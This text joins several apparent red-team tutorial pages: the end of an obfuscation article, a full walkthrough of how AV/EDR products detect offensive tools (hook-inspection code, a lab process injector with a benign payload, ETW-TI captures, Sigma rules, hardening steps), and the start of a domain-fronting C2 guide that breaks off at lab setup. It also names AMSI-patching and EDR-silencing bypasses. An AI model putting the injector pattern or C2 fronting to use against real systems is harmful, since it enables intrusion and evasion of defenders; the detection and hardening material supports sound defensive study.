| Encrypted/Encoded File | T1027.013 | Static YARA on decode stubs; on-disk entropy anomalies |
| Dynamic API Resolution | T1027.007 | Small IAT plus runtime LoadLibrary chains in Sysmon Event 7 |
| Deobfuscate/Decode Files or Information | T1140 | Memory scans (pe-sieve/Moneta) catching the decrypted region |
| Command and Scripting Interpreter: PowerShell | T1059.001 | Event 4104 script block content |
Summary
- Obfuscation is a static-signature problem, not a crypto problem. XOR is broken and still works, because “works” means “not in the file as literal bytes.”
- Base64 and stack strings kill the cheapest analyst wins:
strings.exeand grep-the-IAT triage. - CryptoAPI (
CryptEncrypt/CryptDecrypt,CALG_AES_256) andSystemFunction033give you flat-entropy ciphertext using APIs that don’t scream malware. - Dynamic API resolution via export-hash walks (
T1027.007) is where the IAT-scanning signature genre goes to die. - Detection lives in the telemetry the loader can’t hide from: Sysmon Events 1/7/8/10, Security Event 4688 with command-line auditing, and PowerShell Event 4104 script block logging.
- Obfuscation without runtime evasion is a half-loader. Memory scanning (pe-sieve, Moneta) still recovers the plaintext shellcode you decrypted in RWX. Plan the next layer accordingly.
Related Tutorials
- Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Introduction to MITRE ATT&CK: Structure, Tactics, Techniques, and Sub-Techniques
References
AV and EDR Concepts: How Detections Work Against Offensive Tools
Objective: Take apart how modern AV and EDR products actually detect offensive tooling, from PE signatures on disk to inline NTDLL hooks, kernel callbacks, ETW-TI, AMSI, and WFP. You’ll build a small lab, watch every layer fire against a self-written injector, and then write the Sigma rule that catches it. By the end you should be able to reason about where a technique gets caught and why, not just guess.
1. AV vs EDR: What’s Actually Different
Traditional AV was a scanner glued to a file-system minifilter. It read bytes off disk, compared them to a signature database, and quarantined matches. That model still exists inside every EDR (nobody throws away a working checker), but it’s now the smallest part of the pipeline. An EDR is a sensor fabric: multiple components collecting different signal types and shipping them to a correlation engine.
The practical implication for a red teamer: obfuscating your binary defeats the AV scanner and does approximately nothing to the EDR. The EDR still sees WriteProcessMemory land followed by CreateRemoteThread starting in an RWX region with no backing module, and that behavioral chain is what actually kills the operation. Signature evasion is table stakes. Behavior is the game.
A modern EDR agent typically has these moving parts:
| Component | Role |
|---|---|
| User-mode service | Config, telemetry buffering, cloud upload |
| Injected DLL | Inline hooks in ntdll.dll inside every process |
| Kernel driver(s) | Registers callbacks in ntoskrnl, WFP callouts, self-protection |
| File-system minifilter | Registered via FltRegisterFilter, sees IRPs, blocks known-bad on write |
| ETW consumer | Subscribes to providers including Microsoft-Windows-Threat-Intelligence |
| Transport thread | Uploads events to the back-end for correlation |
Detection capability equals which signals it subscribes to multiplied by how well it correlates them. Not architecture. Two products with identical block diagrams can have wildly different detection rates because one wrote better sequence rules.

2. Static Detection: Why Just Repacking Doesn’t Help
The static engine still runs the moment a file touches disk (or memory, via AmsiScanBuffer and the on-access minifilter). It checks:
- Byte signatures. Classic YARA-style pattern matches against known offsets, often anchored on shellcode decoders, string constants, or Sleep-mask stubs.
- IMPHASH. MD5 of the ordered PE import table. IMPHASH survives repacking, string obfuscation, and section renaming because you can’t change what the file imports without changing what it does. Two Cobalt Strike beacon loaders written a year apart still share an IMPHASH if the import layout matches.
- Fuzzy hashing (ssdeep, TLSH). Detects near-duplicate binaries. Flip a handful of bytes and the fuzzy score barely moves.
- Entropy. Shannon entropy over 7.0 on a
.textsection screams “packed.” Not malicious by itself, but a strong prior. - Authenticode. Unsigned or revoked-cert binaries get harsher heuristics and often reduced execution allow-lists.
The takeaway: if you renamed strings and packed the payload but the imports still contain VirtualAllocEx, WriteProcessMemory, CreateRemoteThread, and OpenProcess, the IMPHASH is going to look familiar to the vendor’s clustering pipeline. Resolve APIs dynamically (T1027.007) if you care.
3. Userland Hooks: Inside Your Own Process
When a new process is created, the EDR’s kernel driver, having registered via PsSetCreateProcessNotifyRoutineEx and PsSetLoadImageNotifyRoutine, gets notified early enough to arrange for the userland DLL to be mapped into the address space of the new process. Once that DLL is in, it walks the export table of ntdll.dll and patches the first 5 to 15 bytes of each function of interest with a trampoline into itself.
Here’s the anatomy of a typical patched prologue on x64:
; NtOpenProcess, unhooked (Windows 11 22H2, illustrative)
4C 8B D1              mov  r10, rcx           ; syscall trampoline
B8 26 00 00 00        mov  eax, 26h           ; syscall number
F6 04 25 08 03 FE 7F  test byte [7FFE0308h], 1
75 03                 jne  short +3
0F 05                 syscall
C3                    ret

; NtOpenProcess, hooked
E9 xx xx xx xx        jmp  <edr.dll+offset>   ; 5-byte JMP rel32
90 90 90 90 90        (padding / preserved bytes stashed elsewhere)
The EDR’s DLL receives the redirected call, reads the arguments off the stack and registers, applies whatever policy it wants (block, allow, tag), then either returns an error or lets the call through to the real syscall stub. The functions consistently hooked across vendors are the ones that gate the interesting behaviors:
| Function | What it exposes |
|---|---|
NtOpenProcess | Handle acquisition (credential dump prep, injection prep) |
NtAllocateVirtualMemory | Shellcode staging, especially PAGE_EXECUTE_READWRITE |
NtWriteVirtualMemory | Cross-process writes (injection) |
NtCreateThreadEx | Remote thread creation |
NtProtectVirtualMemory | RW to RX flips (shellcode activation) |
NtMapViewOfSection | Section-based injection, hollowing |
NtQueueApcThread | APC injection |
Exercise A: See the JMP with Your Own Eyes
Compile and run this from an unprivileged shell inside a VM that has any EDR (or Defender with ATP telemetry) installed. Compare the first 16 bytes of the in-memory ntdll copy against a fresh disk mapping.
// lab_hook_inspector.c
// Build: cl /W4 lab_hook_inspector.c
#include <windows.h>
#include <stdio.h>

static void check_hook(const char *func_name) {
    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
    FARPROC  fn_mem  = GetProcAddress(hNtdll, func_name);

    HMODULE hDisk = LoadLibraryExA("C:\\Windows\\System32\\ntdll.dll",
                                    NULL, DONT_RESOLVE_DLL_REFERENCES);
    FARPROC fn_disk = GetProcAddress(hDisk, func_name);

    printf("[%s]\n  in-memory : ", func_name);
    for (int i = 0; i < 16; i++) printf("%02X ", ((BYTE*)fn_mem)[i]);
    printf("\n  from disk : ");
    for (int i = 0; i < 16; i++) printf("%02X ", ((BYTE*)fn_disk)[i]);
    printf("\n  hooked?   : %s\n\n",
           memcmp(fn_mem, fn_disk, 5) ? "YES (first 5 bytes differ)" : "NO");
    FreeLibrary(hDisk);
}

int main(void) {
    const char *targets[] = {
        "NtOpenProcess", "NtAllocateVirtualMemory",
        "NtWriteVirtualMemory", "NtCreateThreadEx",
        "NtProtectVirtualMemory", NULL
    };
    for (int i = 0; targets[i]; i++) check_hook(targets[i]);
    return 0;
}
On a hooked box you’ll see the in-memory prologue start with E9 (relative JMP) or FF 25 (indirect JMP). On a stock Windows install with no third-party EDR you’ll usually see identical bytes, which is itself useful: it means Defender’s user-mode component doesn’t do inline hooks the way CrowdStrike, SentinelOne, or Elastic do. Different vendors, different surface area.
Pair this with Sysmon Event ID 7 (Image Load) captured while lab_hook_inspector.exe starts. You’ll see the EDR DLL loaded and amsi.dll mapped in early. That EDR DLL mapping is the hook installer.

4. Kernel Callbacks: The EDR’s Eyes in Ring 0
Above Ring 3 the EDR loses the ability to inline-patch code, PatchGuard prohibits it, but Microsoft provides a set of documented callback registration APIs so the driver can be notified of security-relevant events. This is the layer where userland-only bypasses die.
// Process creation/termination
NTSTATUS PsSetCreateProcessNotifyRoutine(
    PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
    BOOLEAN Remove);

// Extended: allows *blocking* process creation via CreationStatus
NTSTATUS PsSetCreateProcessNotifyRoutineEx(
    PCREATE_PROCESS_NOTIFY_ROUTINE_EX NotifyRoutine,
    BOOLEAN Remove);

NTSTATUS PsSetLoadImageNotifyRoutine(
    PLOAD_IMAGE_NOTIFY_ROUTINE NotifyRoutine);

NTSTATUS PsSetCreateThreadNotifyRoutine(
    PCREATE_THREAD_NOTIFY_ROUTINE NotifyRoutine);

// Filter/mediate handle operations (block OpenProcess on lsass, etc.)
NTSTATUS ObRegisterCallbacks(
    POB_CALLBACK_REGISTRATION CallbackRegistration,
    PVOID *RegistrationHandle);

NTSTATUS CmRegisterCallback(
    PEX_CALLBACK_FUNCTION Function,
    PVOID Context,
    PLARGE_INTEGER Cookie);

NTSTATUS FltRegisterFilter(
    PDRIVER_OBJECT Driver,
    const FLT_REGISTRATION *Registration,
    PFLT_FILTER *RetFilter);
Internally, the kernel stores each set of process/thread/image callbacks in a fixed-size array. Process notifications live in nt!PspCreateProcessNotifyRoutine. When a process is created, nt!PspCallProcessNotifyRoutines iterates over the array and invokes each registered function. The pointers stored there are EX_FAST_REF values, so the low bits are reference-count flags and you have to mask them off before you can resolve a symbol.
Exercise B: Enumerate Registered Callbacks in WinDbg
Boot the lab VM with bcdedit /debug on and attach WinDbg over network (kdnet). In the kernel-mode session:
kd> dq nt!PspCreateProcessNotifyRoutine L10
fffff800`1234a010  ffffb001`23456780 ffffb001`87654322
fffff800`1234a020  ffffb001`aabbcc03 0000000000000000
...

kd> ? ffffb001`23456780 & 0xFFFFFFFFFFFFFFF8
Evaluate expression: -87... = ffffb001`23456780

kd> ln ffffb001`23456780
(fffff801`04a1e120)  WdFilter!MpCreateProcessNotifyRoutineEx
Repeat for the sibling arrays:
kd> dq nt!PspCreateThreadNotifyRoutine L8
kd> dq nt!PspLoadImageNotifyRoutine L8
On a fresh Windows 11 with only Defender + Sysmon installed you should see entries resolving to WdFilter!Mp* (Defender’s minifilter/driver) and SysmonDrv!*. Install a third-party EDR and one or more slots will resolve into its driver, for example CSAgent!* or SentinelMonitor!*. This is how you know, from a defender’s chair or a research chair, exactly which sensors are live.
The important detail: PsSetCreateProcessNotifyRoutineEx gives the driver an out-parameter CreationStatus. Setting it to a failure code aborts the process launch entirely. That’s not passive telemetry, that’s a policy chokepoint.
5. ETW and the Threat-Intelligence Provider
ETW is a pub/sub tracing framework baked into the kernel. Providers publish events, sessions filter and buffer them, and consumers read the buffered events. Every interesting subsystem in Windows exposes one or more providers.
For offensive-tool detection, these are the ones you care about:
| Provider | GUID | Coverage |
|---|---|---|
Microsoft-Windows-Threat-Intelligence | {F4E1897C-BB5D-5668-F1D8-040F4D8DD344} | Kernel-side memory ops, thread manipulation, APCs, LSASS reads |
Microsoft-Windows-PowerShell | {A0C1853B-5C40-4B15-8766-3CF1C58F985A} | Script block and module logging |
Microsoft-Antimalware-Scan-Interface | {2A576B87-09A7-520E-C21A-4942F0271D67} | AMSI scan results |
Microsoft-Windows-DotNETRuntime | {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4} | Assembly loads, JIT |
Microsoft-Windows-DNS-Client | {1C95126E-7EEA-49A9-A3FE-A378B03DDB4D} | DNS resolutions |
Microsoft-Windows-Kernel-Process | {22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716} | Process/thread/image |
ETW-TI (Threat-Intelligence) is the one worth understanding in depth. Because PatchGuard prevents hooking the SSDT, vendors can’t cleanly intercept syscall arguments in the kernel through classic patching. Microsoft’s answer was to instrument the relevant kernel paths themselves and emit structured events on this provider. The events come from the kernel, so a userland direct-syscall bypass, which fools the inline ntdll hook, still fires ETW-TI. Bypassing it generally means executing in Ring 0.
ETW-TI is a Secure ETW channel. Consumers must run as Protected Process Light (anti-malware light PPL) or use SeSystemProfilePrivilege in a driver-backed context. In your lab you can either sign a small consumer driver with a test cert (bcdedit /set testsigning on) or use SilkETW / krabsetw as PPL-hosted consumers.
Exercise C: Watch ETW-TI Fire on Remote Allocation
Stand up the lab injector. Keep it minimal so the reader can point at each line and say “that’s the ntdll call the EDR hooks.”
// injector_lab.c
// Build: cl /W4 injector_lab.c
#include <windows.h>
#include <stdio.h>

int main(int argc, char** argv) {
    if (argc < 2) { printf("usage: injector_lab <pid>\n"); return 1; }
    DWORD pid = (DWORD)atoi(argv[1]);

    // Benign 6-byte payload: int3; ret; padding. Detonation is not the point.
    BYTE payload[] = { 0xCC, 0xC3, 0x90, 0x90, 0x90, 0x90 };

    HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if (!hProc) { printf("OpenProcess failed: %lu\n", GetLastError()); return 1; }

    LPVOID remote = VirtualAllocEx(hProc, NULL, sizeof(payload),
                                    MEM_COMMIT | MEM_RESERVE,
                                    PAGE_EXECUTE_READWRITE);
    if (!remote) { printf("VirtualAllocEx failed: %lu\n", GetLastError()); return 1; }

    SIZE_T written = 0;
    WriteProcessMemory(hProc, remote, payload, sizeof(payload), &written);

    HANDLE hThr = CreateRemoteThread(hProc, NULL, 0,
                                     (LPTHREAD_START_ROUTINE)remote,
                                     NULL, 0, NULL);
    printf("Injected. Remote thread handle: %p\n", hThr);
    return 0;
}
Start a SilkETW capture on the TI provider, then run the injector against a Notepad instance:
# Elevated. SilkETW handles the PPL/consumer plumbing.
SilkETW.exe -t kernel -pn Microsoft-Windows-Threat-Intelligence `
            -ot file -p C:\lab\etwti_output.json

# In another window:
Start-Process notepad ; Start-Sleep 1
$pid_target = (Get-Process notepad | Select -First 1).Id
.\injector_lab.exe $pid_target
Grep the JSON for the interesting task names:
| Task name | Fires on |
|---|---|
KERNEL_THREATINT_TASK_ALLOCVM_REMOTE | NtAllocateVirtualMemory targeting remote PID |
KERNEL_THREATINT_TASK_WRITEVM_REMOTE | NtWriteVirtualMemory targeting remote PID |
KERNEL_THREATINT_TASK_MAPVIEW_REMOTE | NtMapViewOfSection targeting remote PID |
KERNEL_THREATINT_TASK_QUEUEUSERAPC_REMOTE | NtQueueApcThread targeting remote thread |
KERNEL_THREATINT_TASK_SETTHREADCONTEXT | NtSetContextThread (thread hijacking) |
Each event carries CallingProcessId, TargetProcessId, BaseAddress, RegionSize, and Protect. Notice that Protect = 0x40 (PAGE_EXECUTE_READWRITE) is a huge tell. Even switching to allocate RW and then flipping to RX will just move the tell to KERNEL_THREATINT_TASK_PROTECTVM_REMOTE in a subsequent event: the sequence is what gets you.
A quick lived-in gotcha: the first time I set this up, the JSON was empty and I burned an hour thinking my provider GUID was wrong. It wasn’t. SilkETW was running non-elevated and silently failed the PPL requirements. Always start ETW-TI consumers from an elevated shell and verify with logman query -ets.

6. AMSI: The Scanner Inside Script Hosts
AMSI is a COM interface baked into PowerShell, VBScript, JScript, the .NET CLR, and Office VBA. Every time one of those hosts is about to execute a chunk of content, it calls into amsi.dll which relays the buffer to whatever AV/EDR has registered as an AMSI provider under HKLM\SOFTWARE\Microsoft\AMSI\Providers\{GUID}.
Call chain:
powershell.exe
  -> amsi.dll (mapped at startup)
  -> AmsiInitialize / AmsiOpenSession
  -> AmsiScanBuffer(ctx, buffer, len, "PowerShell", session, &result)
  -> COM RPC to registered provider (e.g. MpOav.dll for Defender)
  -> result = AMSI_RESULT_DETECTED (0x8000) means malicious
Key exports:
| Function | Purpose |
|---|---|
AmsiInitialize | Get a scan context tied to the host name |
AmsiOpenSession | Start a session so related buffers can be correlated |
AmsiScanBuffer | Scan raw bytes with an optional content name |
AmsiScanString | Wide-string variant |
AmsiResultIsMalware | Macro: true if result >= AMSI_RESULT_DETECTED |
Exercise D: Watch AmsiScanBuffer Fire
Attach API Monitor (rohitab.com/apimonitor) to powershell.exe, filter modules to amsi.dll, and turn on tracing for AmsiScanBuffer. Then in the PowerShell window paste a string known to trigger the Defender AMSI signature, the classic AMSI test string works well because it’s not actually malicious:
'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
API Monitor should show a call to AmsiScanBuffer with the string in the buffer, the length, contentName = "PowerShell", and a return AMSI_RESULT of 32768 (0x8000, AMSI_RESULT_DETECTED). PowerShell will render its “This script contains malicious content” red block.
That’s the whole “AMSI catches PowerShell payloads” story. It’s a synchronous scan call that returns a verdict before the buffer executes. The typical bypass chain patches or unhooks the client side (patching AmsiScanBuffer to return S_OK and AMSI_RESULT_CLEAN), which is exactly why the corresponding ETW event (Microsoft-Antimalware-Scan-Interface provider) is so useful to defenders: it fires even when the client tries to lie.
7. WFP: Network Visibility in the Kernel
The Windows Filtering Platform is the framework that sits under everything network-adjacent, including the built-in firewall. EDRs register callout drivers with FwpsCalloutRegister and hang filters off layers like FWPM_LAYER_ALE_FLOW_ESTABLISHED_V4 to inspect connect / accept events and beacon flows. That’s how the EDR observes C2 without depending on the target application’s user-mode stack.
Two implications for red-team tooling:
- Encrypted C2 doesn’t hide the flow metadata. WFP still sees destination, timing, JA3/JA4 fingerprints (via other hooks), and cadence. Beacon jitter isn’t optional if you’re serious.
- WFP is also used offensively by tools like “EDR Silencer” (
T1562.006) to block outbound traffic from the EDR’s own processes, so telemetry piles up locally and never reaches the cloud. Defenders should watch WFP filter additions targeting security processes withEventID 5157(Filtering Platform Connection blocked) and events under providerMicrosoft-Windows-WFP.
8. Behavioral Correlation: The Sequence Is the Signal
None of the individual signals above catch a modern operator on their own. The correlation engine does. Vendors ship rules that look like state machines:
winword.exe->cmd.exe->powershell.exewithin 5s: macro-borne dropper.NtAllocateVirtualMemory(RWX)followed byNtWriteVirtualMemoryon the same target followed byNtCreateThreadExon that target within a short window: classic remote-thread injection.OpenProcess(lsass.exe, PROCESS_VM_READ | PROCESS_QUERY_LIMITED_INFORMATION)from a non-whitelisted image: credential dump attempt.- A signed LOLBin (
rundll32,regsvr32,mshta) making outbound TCP to a rare destination shortly after being spawned by a non-office parent: LOLBin C2.
You can bypass one hook. You can even bypass three. Getting the entire chain to look benign across static, userland, kernel, ETW, and network signals is the actual work.

9. Detection Engineering: Catching Your Own Injector
Now flip chairs. The injector from Exercise C should be trivial for a competent defender to catch, and the exercise is worth doing because it forces you to reason about which signal you rely on. Sysmon Event ID 8 is the direct hit; here’s a Sigma rule targeted at it.
title: Remote Thread Injection From Non-System Path
id: 8f6a2b3c-2b2f-4a2f-92a1-2f0e58e2b19a
status: experimental
description: >
  Detects CreateRemoteThread originating from a binary outside standard
  Windows/Program Files locations, into a process other than itself.
  Classic shellcode-injection pattern used by injector_lab and countless
  real-world loaders.
logsource:
  category: create_remote_thread
  product: windows
detection:
  selection:
    EventID: 8
  filter_system_paths:
    SourceImage|startswith:
      - 'C:\Windows\'
      - 'C:\Program Files\'
      - 'C:\Program Files (x86)\'
  filter_self:
    SourceProcessId: TargetProcessId
  condition: selection and not filter_system_paths and not filter_self
falsepositives:
  - Legitimate cross-process instrumentation (debuggers, profilers)
  - Some AV/EDR components performing remote threads (whitelist by SourceImage)
level: high
tags:
  - attack.defense_evasion
  - attack.t1055
  - attack.t1055.003
A Sigma rule is three moving parts: selection (what you want to match), one or more filter blocks (what you want to exclude), and the condition combining them. Keep filters as separate keyed maps so the rule stays readable when the whitelist grows.
Pair the rule with these fields on Event ID 8 during hunt: StartAddress outside any loaded module (walk Modules for the target PID and check the range) and StartModule = null are hard signals. Injection into a freshly allocated RWX region always leaves that fingerprint.
For LSASS-touching payloads, layer a rule on Event ID 10:
title: LSASS Access With Read/Query From Non-Standard Image
id: 8e2a1234-1a1a-4b4b-9c9c-2f0e58e2b19b
logsource:
  category: process_access
  product: windows
detection:
  selection:
    EventID: 10
    TargetImage|endswith: '\lsass.exe'
    GrantedAccess|contains:
      - '0x1010'
      - '0x1410'
      - '0x1F3FFF'
  filter_signed_sec_products:
    SourceImage|startswith:
      - 'C:\Program Files\Windows Defender\'
      - 'C:\Program Files (x86)\Microsoft\EDR\'
  condition: selection and not filter_signed_sec_products
level: critical
tags:
  - attack.credential_access
  - attack.t1003.001
10. Hardening Playbook
If the machine you’re defending has these switched on, half the tradecraft in this post gets a lot harder to land.
RunAsPPL = 1underHKLM\SYSTEM\CurrentControlSet\Control\Lsa. LSASS becomes PPL, raising the required protection level to open it for read.- HVCI (Hypervisor-Protected Code Integrity) via
HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard:EnableVirtualizationBasedSecurity = 1,HypervisorEnforcedCodeIntegrity = 1. Unsigned kernel drivers stop loading. BYOVD dies. - Microsoft Vulnerable Driver Blocklist:
HKLM\SYSTEM\CurrentControlSet\Control\CI\Config->VulnerableDriverBlocklistEnable = 1. - ASR rules: block Office child processes, credential stealing from LSASS, unsigned executables off removable media.
- PowerShell Constrained Language Mode where the workload allows.
- Script Block Logging and Module Logging on:
–HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging->EnableScriptBlockLogging = 1
–HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging->EnableModuleLogging = 1,ModuleNames = * - Deploy a real Sysmon config. SwiftOnSecurity’s
sysmon-configand Olaf Hartong’ssysmon-modular(with ATT&CK-tagged rules) are the two community baselines worth starting from. - Baseline audit policy:
auditpol /set /subcategory:"Process Creation" /success:enable /failure:enable
auditpol /set /subcategory:"Credential Validation" /success:enable /failure:enable
auditpol /set /subcategory:"Security System Extension" /success:enable
auditpol /set /subcategory:"Audit Policy Change" /success:enable /failure:enable
auditpol /set /subcategory:"Kernel Object" /success:enable
11. Tools
| Tool | Use | Link |
|---|---|---|
| Sysmon | Rich process/thread/image/registry/network telemetry | learn.microsoft.com/sysinternals |
| WinDbg | Kernel debugging, callback enumeration | learn.microsoft.com |
| x64dbg | User-mode debugger for inline-hook inspection | x64dbg.com |
| Process Monitor | File/registry/process traces from an EDR-agnostic angle | learn.microsoft.com/sysinternals |
| API Monitor | Attach and trace amsi.dll and other APIs | rohitab.com/apimonitor |
| SilkETW / krabsetw | ETW consumer front-ends including ETW-TI | github.com/mandiant/SilkETW |
| Sigma | Vendor-neutral detection rule format | github.com/SigmaHQ/sigma |
| Sysmon configs | Community baselines | github.com/SwiftOnSecurity, github.com/olafhartong |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Process Injection | T1055 | Sysmon EID 8, ETW-TI ALLOCVM_REMOTE / WRITEVM_REMOTE |
| DLL Injection | T1055.001 | EID 8 with StartModule = LoadLibrary in target |
| PE Injection | T1055.002 | EID 8 + RWX region + no backing image |
| Thread Execution Hijacking | T1055.003 | ETW-TI SETTHREADCONTEXT, EID 10 with thread-context access |
| Process Hollowing | T1055.012 | Sysmon EID 25 (ProcessTampering), ETW-TI MAPVIEW_REMOTE |
| Impair Defenses: Disable/Modify Tools | T1562.001 | AMSI ETW provider events, patch of amsi.dll in memory |
| Impair Defenses: Disable Event Logging | T1562.002 | Sudden ETW provider disable, gaps in EID sequence |
| Impair Defenses: Indicator Blocking | T1562.006 | WFP filter add against security-product processes, EID 5157 |
| Obfuscated Files or Information | T1027 | IMPHASH clustering, entropy > 7.0 on .text |
| Dynamic API Resolution | T1027.007 | Sparse IAT + calls resolved via GetProcAddress at runtime |
| System Binary Proxy Execution | T1218 | EID 1 with rundll32/regsvr32/mshta and unusual cmdline |
| DLL Side-Loading | T1574.002 | EID 7 loading unsigned DLL next to a signed EXE |
| Access Token Manipulation | T1134 | Token duplication API traces, sudden SID change |
| OS Credential Dumping: LSASS Memory | T1003.001 | Sysmon EID 10 on lsass.exe from non-whitelisted image |
Summary
- Modern EDR beats offensive tooling through a stack of signals, not one big signature. Static, userland hooks, kernel callbacks, ETW-TI, AMSI, and WFP each cover a different slice of the attack surface.
- Inline hooks in
ntdll.dllare visible with a 30-line C program. If you can see the JMP, so can a bypass, and so can a hardened detection rule for missing/patched hooks. - Kernel callbacks registered through
PsSetCreateProcessNotifyRoutineEx,PsSetCreateThreadNotifyRoutine,PsSetLoadImageNotifyRoutine,ObRegisterCallbacks, andCmRegisterCallbackare the layer userland tricks cannot reach. - ETW-TI turns the kernel itself into the telemetry source, which is why direct-syscall bypasses of user hooks still get caught. Bypassing it means Ring 0.
- Detection engineering wins by correlating: allocation, write, and thread-create against the same remote PID inside a small time window is the signal, and Sysmon EID 8 plus ETW-TI plus a tuned Sigma rule catches the injector every time.
Related Tutorials
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
- Passive OSINT: Mapping the Target Without Touching It
References
Domain Fronting and CDN Redirection for C2 Resilience
You stand up a team server on a $5 VPS, slap a self-signed cert on it, and point a beacon straight at the IP. It survives about as long as it takes the SOC to check one firewall log. A raw origin IP with no reputation, no cover traffic, and no way to rotate is dead on arrival. The whole point of mature C2 infrastructure is to make the front-facing layer disposable and the team server untouchable, so that burning one does not cost you the other.
Objective: Understand the TLS/HTTP split that makes domain fronting work, build a full CDN-backed redirector chain against your own lab, configure Cobalt Strike and Sliver to front through it, and then hunt the exact same traffic from the blue side using SNI/Host mismatch, JA3, Sysmon, and ETW.
Everything here runs against infrastructure you own. No third-party front domains, no live targets. The technique maps to MITRE ATT&CK T1090.004 (Proxy: Domain Fronting).
1. Why CDN Infrastructure Buys You the Whole Engagement
A good red team infrastructure has one job: move C2 traffic from the target to your team server, undetected, for as long as the engagement lasts. That means separating roles so no single point of failure gives the defender everything.
| Component | Role |
|---|---|
| Team Server | Backend C2 (Cobalt Strike, Sliver, Havoc). Never directly exposed. |
| Redirector / Relay | Nginx or Apache forwarder between the CDN and team server. Filters non-C2 traffic. |
| CDN Distribution | CloudFront distribution, Azure Front Door endpoint, or Cloudflare Worker. The front-facing layer. |
| Front Domain (SNI) | High-reputation domain served by the CDN. The decoy destination passive inspection sees. |
| Host Header / Origin | Your CDN distribution FQDN or custom domain, routing to your redirector. |
If a defender finds the CDN endpoint, they still cannot reach the team server. If the redirector gets burned, you spin up a new one and re-point the CDN. The team server stays put, sessions intact. That layering is the entire value proposition.
2. How Domain Fronting Works: TLS, SNI, and the Host Header
Domain fronting exploits a routing quirk in CDNs that host many customers behind the same edge. The trick is putting one domain in the TLS SNI field and a different domain in the HTTP Host header. The perimeter firewall reads the SNI in cleartext and sees a benign, high-reputation domain. The CDN, after it decrypts the tunnel, reads the Host header and routes to wherever that points, which is you.
Here is the split, layer by layer:
| Layer | Field | Seen by network/firewall | Acted on by CDN |
|---|---|---|---|
| TLS (outer) | SNI (server_name in ClientHello) | trusted-front.cdn.net, cleartext | Selects the TLS cert to present |
| HTTP (inner, inside TLS) | Host header | Encrypted, invisible to passive inspection | Routes to the real C2 origin |
The SNI is a TLS extension (RFC 6066), sent in the ClientHello in plaintext because the client has to tell the server which cert to serve before the tunnel exists. A firewall without TLS interception can only see this. The Host header lives inside the encrypted payload and carries the true backend target. The CDN edge terminates TLS using the front domain’s cert, reads the decrypted Host, and reverse-proxies to the configured origin regardless of which SNI opened the connection.
Roughly, the flow on the wire:
[Beacon] --ClientHello (SNI: trusted-front.cdn.net)--> [Perimeter FW: "just a CDN, allow"]
        --TLS established with front-domain cert--> [CDN Edge]
        --decrypt--> reads HTTP Host: your-distro.cloudfront.net
        --reverse proxy--> [Your Redirector] --> [Team Server]
There is also a “domainless” variant: leave the SNI field blank entirely. Some CDNs that try to enforce SNI-to-Host matching will ignore a blank SNI, letting the front still work. Whether that flies depends entirely on the provider.

3. CDN Provider Landscape: What Still Works
Be honest with yourself here, because operators waste days trying classic cross-customer fronting on providers that killed it years ago. Two distinct patterns matter:
- Classic domain fronting: front domain does not belong to you, you both just happen to sit on the same CDN.
- CDN-as-redirector: your own CDN distribution fronts your own origin. This is what still works reliably and is the primary lab focus.
| Provider | Classic cross-customer fronting | CDN-as-redirector |
|---|---|---|
| AWS CloudFront | Blocked since 2018 (enforces SNI/Host match) | Works: own distribution to own origin |
| Google App Engine | Blocked since 2018 | Limited |
| Azure Front Door / Azure CDN | Config-dependent; profiles have used Fastly and AzureEdge | Works, varies by tier |
| Fastly | Config-dependent | Viable |
| Cloudflare | Config-dependent | Viable (Workers / Tunnels) |
Classic fronting got harder as providers cracked down, but variations like “domain hiding” work in similar ways, and CDN-as-redirector remains fully viable. When you read a 2016 blog promising you can front through some giant consumer domain, assume it is dead and test in your lab before you rely on it.
4. Lab Setup: Building the Full Redirector Chain
